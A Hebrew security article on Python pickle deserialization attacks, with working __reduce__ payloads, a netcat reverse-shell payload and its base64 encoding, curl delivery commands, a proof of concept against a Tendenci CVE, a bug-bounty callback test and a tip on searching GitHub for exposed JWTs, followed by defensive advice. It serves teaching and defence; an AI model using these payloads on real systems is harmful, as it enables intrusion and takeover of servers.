אותה פונקציה של __reduce__ שמאפשרת לאובייקט לבנות את עצמו מחדש, מאפשרת לתוקף לבקש ממנה לבצע כל מה שעולה על דעתו. פונקציית __reduce__ מחזירה אובייקט שניתן לקריאה (callable) יחד עם הארגומנטים שלו, ושום דבר בהגדרה הדיפולטיבית של פייתון לא דורש שהאובייקט הזה יהיה בנאי תמים ורגיל. נקודות התורפה המסוכנת היא בעצם הפונקציה הנייטיבית של פייתון: pickle.loads שבאה לפעמים גם בעטיפות של צד שלישי כמו jsonpickle.decode. ברגע שאחת מאלה נוגעת בבייטים שנשלטים על ידי תוקף,

התוקף שולט לחלוטין בקוד שירוץ.

ה-payload הבסיסי והפשוט ביותר גורם ל-__reduce__ להחזיר את os.system.

במצב כזה, "הבנייה מחדש" של האובייקט הופכת לזהה לפקודת טרמינל לכל דבר ועניין:

```python
import os
import pickle

class Exploit:
    def __reduce__(self):
        return (os.system, ("whoami",))

payload = pickle.dumps(Exploit())
pickle.loads(payload)    # -> whoami
```

הרצת הקוד תדפיס את שם המשתמש, אבל במקום whoami, אבל יכולנו, מן הסתם, להריץ כל קוד זדוני אחר.

במתקפות בעולם האמיתי, הפיילוד כמעט תמיד יהיה מקודד ב-base64. הסיבה לכך היא שהוא צריך לשרוד מעבר בתוך שדות של json, פרמטרים של HTTP, קוקיז או עמודות בבסיס נתונים שמצפים לקבל טקסט קריא. לכן קוד יותר ריאליסטי יהיה:

```python
import pickle, os, base64

class Exploit:
    def __reduce__(self):
        return (os.system, ("whoami",))

token = base64.b64encode(pickle.dumps(Exploit()))

pickle.loads(base64.b64decode(token))    # -> executes: whoami
```

יש לשים לב, שבגלל שההרצה של הקוד מריצה פקודות במכונה של הקורבן, יש חשיבות לפקודות שנעביר ואנחנו צריכים להבין גם איזו מערכת הפעלה יש לקורבן. כך למשל אם השרת רץ על Ubuntu Server, נדע

להתאים את הפקודות ל-Linux. כלומר, אם נבנה את ה-payload שלנו במערכת Windows ואז נשלח אותה לקורבן שמריץ Linux, הפקודות שיועברו לא יעבדו בגלל שהקידוד נעשה במערכת הפעלה שונה.

כדי לראות איך זה קורה באפליקציה אמיתית, נבנה שרת Flask מינימלי שמקבל מידע מהמשתמש כ-pickle מקודד ב-base64.

זהו סוג ה-endpoint שמופיע לרוב באפליקציות שממשת pickle מאחורי הקלעים:

```
import base64
import pickle
from flask import Flask, request

app = Flask(__name__)

@app.route("/hackme", methods=["POST"])
def hackme():
    data = base64.urlsafe_b64decode(request.form['pickled'])
    deserialized = pickle.loads(data)
    # do something with the deserialized data..
    return '', 204
```

התוקף מצידו יוצר את ה-payload הבא ל-reverse shell:

```
import os
import base64
import pickle

class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
               '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f')
        return os.system, (cmd,)

print(base64.urlsafe_b64encode(pickle.dumps(RCE())))
```

ועכשיו התוקף יכול לשלוח לשרת את הפיילואוד שיצר במכונה שלו כדי להשתלט על המכונה של הקורבן:

```
b'gASVawAAAAAAAACMAm50lIwGc3lzdGVtlJOUjFNybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCA
vdG1wL2YgfCAvYmluL3NoIC1pIDI-JjEgfCBuYyAxMjcuMC4wLjEgMTIzNCA-IC90bXAvZpSFlFKULg==
'
```

```
curl -d "pickled=<payload>" http://127.0.0.1:5000/hackme
```

תבניות פיילוד נוספות יחד עם וריאציות נוספות נמצאות בריפו המומלץ מאוד של PayloadsAllTheThings:
(https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Python.md)


אז מה בעצם קרה פה מאחורי הקלעים? ברגע ששרת ה-Flask קורא ל pickle.loads אז __reduce__ מופעלת, הפונקציה os.system מריצה את פקודת ה-reverse-shell, והתוקף מקבל קונסול על השרת. המתקפה כולה דורשת בקשת HTTP אחת בלבד ובתרחיש שיצרנו גם ללא צורך באותנטיקציה.

כדי להבין לעומק את עוצמת האיום, צריך להפסיק להתייחס ל-pickle כאל פורמט שמירה סטנדרטי ולהבין שלמעשה pickle מנהל שפת opcode פרוצדוריאלית פנימית.

אם נעשה decode לפיילואד ששלחנו (ויצרנו על מערכת ההפעלה Linux בדיסטרו של Kali) נקבל את הפקודות הבאות ב-opcode:

```
b'\x80\x04\x95n\x00\x00\x00\x00\x00\x00\x00\x8c\x05posix\x94\x8c\x06system\x94\x9
3\x94\x8cSrm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 127.0.0.1 1
234 > /tmp/f\x94\x85\x94R\x94.'
```

כל פקודה שכזו בעצם מתווספת למחסנית שלנו ש-pickle יבצע לאחר הבניה לפי הסדר:



סקירת פקודות ה-opcode הגולמיות מציגה בבירור את האופי של pickle כמכונה זעירה. ה-payload ששלחנו מתורגם על ידי המנגנון של pickle בצורה הבאה:

Byte Sequence	אופרטור\חלק לוגי	משמעות
\x80\x04	Protocol Header	מסמל לפייתון שאנחנו משתמשים ב-pickle גרסא 4
\x95	Frame Opcode	מסמל את תחילת הדאטה
n\x00\x00\x00\x00\x00\x00\x00	Frame Size	מסמל מספר בשיטת ספירה של little endian בגודל 8 בתים מסמל את ה- frame size, של 110 בתים
\x8c\x05	String Length	מכין את המנגנון לקבל סטרינג באורך 5

posix	Module Target	מסמל למנגנון לעבוד לפי פרוטוקול שמתאים ל-unix\linux
פקודות נוספות...		
rm /tmp/f; ... > /tmp/f	The Exploit Command	הפקודה הזו מוחקת pipe ישנים שהיו ומריצה Pipe חדש שמאפשר לנו reverse shell
פקודות נוספות...		
.	Stop Opcode	מסמל את הסיום של הפעולות ל- file stream ומחזיר את השליטה ל-python להמשך הרצת התוכנית.

שימו לב כפי שהזכרנו קודם את פרוטוקול posix שהוגדר באופן מפורש. מדובר ב-op code שמתווסף על ידי ה-pickle בתהליך הסריאליזציה בהתאם למערכת ההפעלה שבה הוא רץ.

כמובן שאפשר באופן ידני להחליף את הפרוטוקול ל-nt (windows) ועוד שלל משחקים ומניפולציות, אבל כפי שהזכרנו – חובה לוודא שהפקודות תואמות את מערכת ההפעלה וששאר ה- opcodes תואמים למחשב של הקורבן.

שימו לב לשיטה של הניצול חולשה בדיאבלו 2 ובדוגמא שהצגנו. בשני המקרים, מנגנון הדסריאליזציה מקבל זרם בייטים ממקור שלא ניתן לסמוך עליו, ומבצע באמונה עיוורת את מה שהבייטים מורים לו לעשות. המפרש של שרת המשחק של דיאבלו2 (D2GS) סמך על הסדר והאורך של השדות הבינאריים. פונקציית pickle.loads סומכת על תוכנית מחשב שלמה וכתובה. ההבדל הוא ברמת ההרשאות. pickle מעניק לתוקף כברירת מחדל מנוע הרצה שלם, ולכן הניצול שלו דורש לפעמים לא יותר משורת קוד אחת בלבד או שילוב של כמה גאדג'טים פשוטים, במקום שרשור חולשות מורכב יותר שדורש דריסת זיכרון ומניפולציה Low Level.


CVE-2026-23946 – חולשת pickle בעולם האמיתי

החולשה הזו קיימת בגרסאות v15.3.11 ומטה של Tendenci, פרויקט Open Source שמספק מערכות CRM לעמותות וארגונים ללא מטרות רווח. וניתן להוריד את הקוד של הגרסא הפגיעה כאן: https://github.com/tendenci/tendenci/releases/tag/v15.3.11.


דייג מוצלח הולך בדרך כלל למקום בו יש דגים, ולכן אם נרצה למצוא חולשות pickle אנחנו צריכים לחפש פרויקטים בעולם האמיתי שמשתמשים במנגנון של pickle.

אחת הדרכים שבה אני אוהב למצוא כיוונים לחולשות ולהתאמן אחרי שלמדתי דרך חדשה לניצול חולשה היא גיטהאב דורקינג – חיפוש מילות מפתח למציאת חולשות. אחד הכלים הנוחים לשימוש הוא grep.app (למרות שגם ניתן לעשות את החיפוש באמצעות ה-API של גיטהאב) שמאפשר לחפש על פי מילות מפתח. כך למשל אם נחפש "eyJhbGciOiJ" נמצא JWT חשופים ברפוזיטורי שונים, שכן זה הוא החלק הפותח של ה-header של JWT:

ניכנס לאחד מהריפוז ונמצא את הטוקן חשוף לחלוטין:



אפשר להשתמש באותה לוגיקה בשביל לחפש קוד פגיע כמו הפונקציה pickle.loads שמבצעת את הדסריאליזציה.




נשים לב שמצאנו כמה חשודים אפשריים (19,159 ליתר הדיוק), אבל העובדה שיש את הקטע קוד שאנו חושדים בו כפגיע לא אומרת שבהכרח יש חולשה.

כחלק מתהליך החיפוש העליתי באוב את tendenci. הרצתי סקריפט שבאופן אוטומטי מחפש מילות מפתח כמו security, deserialization, patch, vulnerable, vulnerability וכו' ב- commits, issues וה-PR-ים של הפרויקט ומצאתי שלפרויקט הייתה בעבר פרצת deserialization בשנת 2020 (https://github.com/tendenci/tendenci/issues/867).

מכיוון שטעות לעולם חוזרת, הסיכויים שבפרויקט מסוים בו הייתה בעבר תקלת דסריאליזציה תהיה שוב תקלה דומה הם לא קטנים, בעיקר כשעובר זמן רב ממאז שהפאצ' שנעשה.

נפתח את הקוד של Tendenci נריץ חיפוש של מילת המפתח pickle.loads שמראה לנו 2 מקרים בהם היא מופיעה בקובץ staff.py, כשאחת מהם מחוקה בהערה, שזה בדרך כלל גם סימן לקוד שהושאר כדי שיטופל בהמשך.



פרקטיקה לא טובה היא להעלות קוד עם הערות שחסרות משמעות לקוד הקיים לפרודקשן, שכן הן עלולות לספק לתוקף עוד מידע על דברים לא מאובטחים בקודבייס שלנו.

כך למשל אנחנו יכולים לראות שהשורה מעל השורה שמחקו עם הקומנט בעצם משתמשת ב-simplejson.loads, זו היא תוצאה של פאצ' שנעשה לספריה ב-2020 בעקבות פרצה דומה שמשתמשת

במנגנון הלא מאובטח של pickle. פרצה זו קיבלה את המזהה CVE-2020-14942.

```
763         query_params = simplejson.loads(b64decode(saved_query.query))
764         #query_params = pickle.loads(b64decode(str(saved_query.query).encode()))
```

אבל המקום הבא שבו מופיעה בדיוק אותה פונקציה של pickle.loads בהמשך הקובץ לא מטפלת באופן נכון בקלט הנכנס:

staff.py 9+

tendenci > apps > helpdesk > views > staff.py > run_report

```
1032  def run_report(request, report):
1050
1051      if request.GET.get('saved_query', None):
1052          from_saved_query = True
1053          try:
1054              saved_query = SavedSearch.objects.get(pk=request.GET.get('saved_query'))
1055          except SavedSearch.DoesNotExist:
1056              return HttpResponseRedirect(reverse('helpdesk_report_index'))
1057          if not (saved_query.shared or saved_query.user == request.user):
1058              return HttpResponseRedirect(reverse('helpdesk_report_index'))
1059
1060          import pickle
1061          from base64 import b64decode
1062          query_params = pickle.loads(b64decode(str(saved_query.query).encode()))
1063          report_queryset = apply_query(report_queryset, query_params)
1064
1065      from collections import defaultdict
1066      summarytable = defaultdict(int)
1067      # a second table for more complex queries
1068      summarytable2 = defaultdict(int)
1069
```

על מנת להגיע ל-pickle.loads בחלק זה של הקוד נצטרך להעביר מידע לפונקציה run_report.

נבחן את הקוד מהפונקציה הפגיעה למעלה ונראה ששורה 1062 בקובץ:

```
query_params = pickle.loads(b64decode(str(saved_query.query).encode()))
```

מקבלת בתוך הפונקציה של pickle את המשתנה saved_query.query שנשלח בשרשרת הקריאות על ידי request וספציפית על ידי request.GET.get('saved_query')

אז מזה ניתן להבין שה-payload שצריך לשלוח כדי לבדוק אם קיימת חולשה הוא אובייקט pickle מקודד ב-base64, שיועבר כערך של הפרמטר saved_query בכתובת ה-URL.

במילים אחרות, במקום ה-ID של SavedSearch לגיטימי, נשלח את ה-ID של אובייקט SavedSearch שיצרנו מראש, שמכיל בתוכו את ה-payload המקודד ב-base64 בשדה query שלו.

לאחר שיצרנו לעצמנו סיבת מעבדה של הפרויקט (אני באופן אישי תמיד מעדיף לעטוף קוד של פרויקט זר

בדוקר ולהריץ בתוך מכונה וירטואלית) ניצור את הפיילואד כפי שלמדנו:

```python
class RCE:
    def __reduce__(self):
        cmd = ('whoami > pwn.txt')
        return os.system, (cmd,)

print(base64.urlsafe_b64encode(pickle.dumps(RCE())))
```

נריץ את ההדפסה ונקבל את הפיילואד:

```
b'gASVKwAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBB3aG9hbWkgPiBwd24udHh0lIWUUpQu'
```

כעת נשלח אותו כבקשת POST עם משתמש רשום במערכת (משתמש רגיל מסוג staff ללא הרשאות רבות) אל האנדפוינט הרגיש:

```
└─$ PAYLOAD='gASVKwAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBB3aG9hbWkgPiBwd24udHh0lIWUUpQu'
curl -X POST 'http://localhost:13370/helpdesk/save_query/' \
  -H 'Cookie: sessionid=dj4jfyh39dh3456789012345ab; csrftoken=9f8ev5dc5b4a321c3dcba9876543210' \
  --data-urlencode "title=poc" \
  --data-urlencode "query_encoded=$PAYLOAD"
```

כעת נוכל לראות את הקובץ הזדוני בפרויקט שלנו באמצעות cat pwn.txt בתיקיה של הפרויקט בשרת!

כלומר, ההזרקה שלנו הריצה את os.system("whoami > pwn.txt") בהצלחה על המערכת של הקורבן.

דוגמא נוספת מבאג באונטי

במסגרת תוכנית באג באונטי ביצעתי בדיקה של פלטפורמה ל-Workflow Orchestration שכתובה ב-Python. צוותי דאטה אנג'נירינג או דבאופס משתמשים בפלטפורמה הזו כדי לתזמן, לנטר ולהפיץ פייפליינים. המערכת הזו נפוצה מאוד בסביבות פרודקשן ויש לה מעל 5 מיליון הורדות בחודש. היא בדרך כלל נמצאת על תשתית שיש לה גישה ישירה לבסיסי נתונים, הרשאות ענן ועוד משאבים קריטיים לארגון.

הניסיון הראשון שלי לא היה "למצוא RCE" במערכת באמצעות pickle. אלא בהתחלה פשוט רציתי להבין איך הפלטפורמה מנהלת שמירת אורקסטרציות ואיך תהליך אחד מושך את פלט הנתונים של תהליך אחר.

קראתי את הדוקומנטציה שתיארה מנגנון לשמירת תוצאות שבו ערכי ההחזר של משימות ותהליכים עוברים

סירליזציה ונכתבים לדאטהבייס בשרת. הפורמט של קובץ התוצאה השמור הוא מסמך json שמכיל שני מפתחות ראשיים שנראו בערך ככה:


```
{
  "result": "<serialized-bytes>",
  "metadata": {
    "serializer": { "type": "pickle" },
    "storage_key": "some-key"
  }
}
```

שדה ה-metadata שהגדיר איך לבצע את הסריאליזציה של המקודד בברירת המחדל הוא pickle! הערך הזה לא מחושב בצד השרת, אלא עובר כחלק מאובייקט דרך ה-API. משתמשים יכולים לבחור גם בשדה אחר שיפעיל מנגנון דסריאליזציה אחר, אבל ברירת המחדל הדליקה לי נורה.

בשלב הזה נולדה לי היפותזה שרציתי לבחון. אם שדה ה-metadata פתוח לכתיבה עבור המשתמש וניתן להעביר אותו ב-API, והפלטפורמה מבצעת דסריאליזציה ל-metadata, יש לנו כאן חולשה שעלולה להיות מנוצלת.


לצורך בדיקת ההיפותזה פתחתי 2 worflows כאשר אחד מהם, ה-workflow של הקורבן מקושר ל-workflow של התוקף ומושך את ה-metadata שלו.

תפסתי את הבקשה לפתיחת workflow באמצעות burp suite ויצרתי בבקשת POST את ה-workflow של התוקף עם השדות הזדוניים.




מכיוון שבדרך כלל אין לנו גישה ישירה למחשב של השרת, נבצע מתקפת SSRF כדי לבדוק אם ניתן להריץ קוד שרירותי. נעשה זאת באמצעות יצירת שרת עם לוגים דרך http://app.interactsh.com שמספקת לנו אתר שיכול לקבל בקשות חיצוניות ועושה להן לוגינג. כעת למעשה כל בקשת HTTP שתישלח לכתובת הזו תתווסף ללוג שלנו.

לאחר מכן הרצתי את ה-workflow בצד של הקורבן כדי לבחון את ההיפותזה:




ניכנס לאתר ונראה:



מכיוון שקיבלנו בקשת GET בלוגר בשרת שלנו, אנחנו יודעים שהצלחנו להוציא לפועל את ה-SSRF בהצלחה, ומכאן אנו מסיקים שההרצה של הקוד שלנו (RCE) עברה בהצלחה ולכן ניתן יהיה להוציא לפועל גם כל מתקפה אחרת של הרצת קוד מרחוק!

איך להתגונן מהתקפות pickle



הדבר הראשון שמהנדס טוב שואל את עצמו כשהוא בוחר בטכנולוגיה כלשהי היא – בשביל מה אני צריך את זה? או בניסוח יותר עדין – האם אני באצת צריך את כל מה שהטכנולוגיה הזו מאפשרת לי לעשות (https://en.wikipedia.org/wiki/You_aren%27t_gonna_need_it)? האם יש דרך פשוטה יותר להשיג את אותה התוצאה?

אם השימוש של pickle הוא בשביל להעביר אובייקט פשוט, אז מאוד סביר להניח שפונק' json.loads מובנית של פייתון תצליח לעשות את המלאכה בצורה טובה והיא הכלי המתאים למשימה.

אבל, אם החלטנו שלא להשתמש ב-pickle במקרים בהם אנחנו צריכים את הפונקציונליות שלה, צריך לשים לב שאנחנו לא יורים לעצמנו ברגל ומבצעים כל מיני "מעקפים" עקומים ל-pickle. כך למשל מצאתי את חולשה CVE-2026-31072 בספריית פייתון apscheduler. החולשה גם היא של דסריאליזציה במנגנון שנכתב במיוחד עבור הספריה שנקרא JSONSerializer . הספריה הציעה בעבר מנגנון pickle שנמצא בה אך הוגדר כמסוכן לשימוש ולא נתמך יותר או משומש בקוד (deprecated). אז איפה פה הבעיה? שהמנגנון של JSONSerializer עובד בתכלס כמו המנגנון של pickle ומאפשר להזריק דרכו פקודות זדוניות בצורה דומה.

כשספריה מחליטה לפתח "תחליף בטוח ל-pickle" בכוחות עצמה, היא עלולה לנעול את הדלת הקדמית אבל להשאיר את המפתח מתחת לשטיח. הפילוסופיה שלי אומרת שלא צריך להמציא את הגלגל מאפס וכדאי להשתמש בפתרונות קיימים אם הם טובים מספיק.

כדי שה-JSONSerializer יצליח להקים לתחייה אובייקטים מורכבים שמסמלים טריגרים של משימות, נבנה בספריה מנגנון שמחקה את ההתנהגות של pickle. ההבדל היחיד? על pickle כולם שומרים. יש עליו אזהרות בכל פינה של התיעוד הרשמי וכלי סריקה של SAST (כמו bandit או SEMGREP) ישר יקפיצו לגביו נורה אדומה (גם אם זה false positive הרבה פעמים). לעומת זאת, ה-JSONSerializer הפנימי נשאר מתחת לרדאר כי אף אחד לא מכיר את הדבר הזה.

אם כך, מה היה הפתרון הנכון במקרה הזה?

הפתרון הוא להשתמש ב-pickle! (או באחד התחליפים הבטוחים שלו)

אם הארכיטקטורה של האפליקציה שלכם מחייבת לשמור ולשחזר אובייקטים דינמיים, הבחירה ב-pickle עדיפה על פני פיתוח פתרונות עצמאיים מאפס. גם בעידן בו ניתן לג'נרט המון קוד עם AI מהר מאוד.

